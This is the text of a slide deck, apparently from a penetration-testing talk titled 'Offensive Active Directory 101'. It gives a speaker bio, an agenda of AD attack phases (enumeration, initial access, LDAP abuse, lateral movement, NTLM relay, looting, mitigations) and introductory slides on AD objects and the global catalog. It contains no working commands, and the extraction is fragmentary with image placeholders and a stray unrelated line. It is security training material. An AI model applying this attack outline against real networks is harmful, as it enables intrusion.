
Offensive Active Directory 101

LARGE WOOD LETTERS 1890-1940 15







Disclaimer







Michael Ritter

Service-Owner Pentesting

tacticx GmbH <u>@BigM1ke_oNe</u> <u>LinkedIn</u> <u>XING</u>

About me:

> Previously: Professional at Deloitte

- ➢ 5 years pentesting experience
- > OSCP Certified

> Currently researching Purple Teaming topics



Daily work:

Coordination and management of Penetrationtests

> Performance of penetration tests > Infrastructure > Web > Rich-Client

> Security assessments of Active **Directory environments**

Agenda pwny.corp - Attack



Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain

Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access



Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay



Phase 3 - Privileged User

• Looting the thing




Mitigations









Basics

What is Active Directory and who uses it?





> Microsofts answer to directory services

- > Active directory is a hierarchical structure to store objects to:
 - >> Access and manage resources of an enterprise
 - » Resources like: Users, Groups, Computers, Policies etc...

> 95% percent of Fortune 1000 companies use Active Directory

- > Active Directory relies on different technologies in order to provide all features:
 - » LDAP
 - » DNS

 \succ More information about the basics: https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-activedirectory-for-beginners-part-1/








>> AD contains lot of juicy information about resources of an organization >> Following an overview about existing objects in AD:

Active Directory Objects













Container

Print Queue



Policy

Volume

G	eneric Object


Site



Site Link



NT DS Site S ettings



IP Subnet



Template













Server






Connection




> The global catalog provides a central repository of domain information > LDAP queries use the global catalog to search for information Domain-Users have read access to the global catalogue





> The global catalog provides a resource for searching an Active Directory forest





https://technet.microsoft.com/pt-pt/library/how-global-catalog-servers-work(v=ws.10).aspx





► Go Hunting?














> AD environments can be way more complex than that... Think about all the services it provides










Great attack landscape

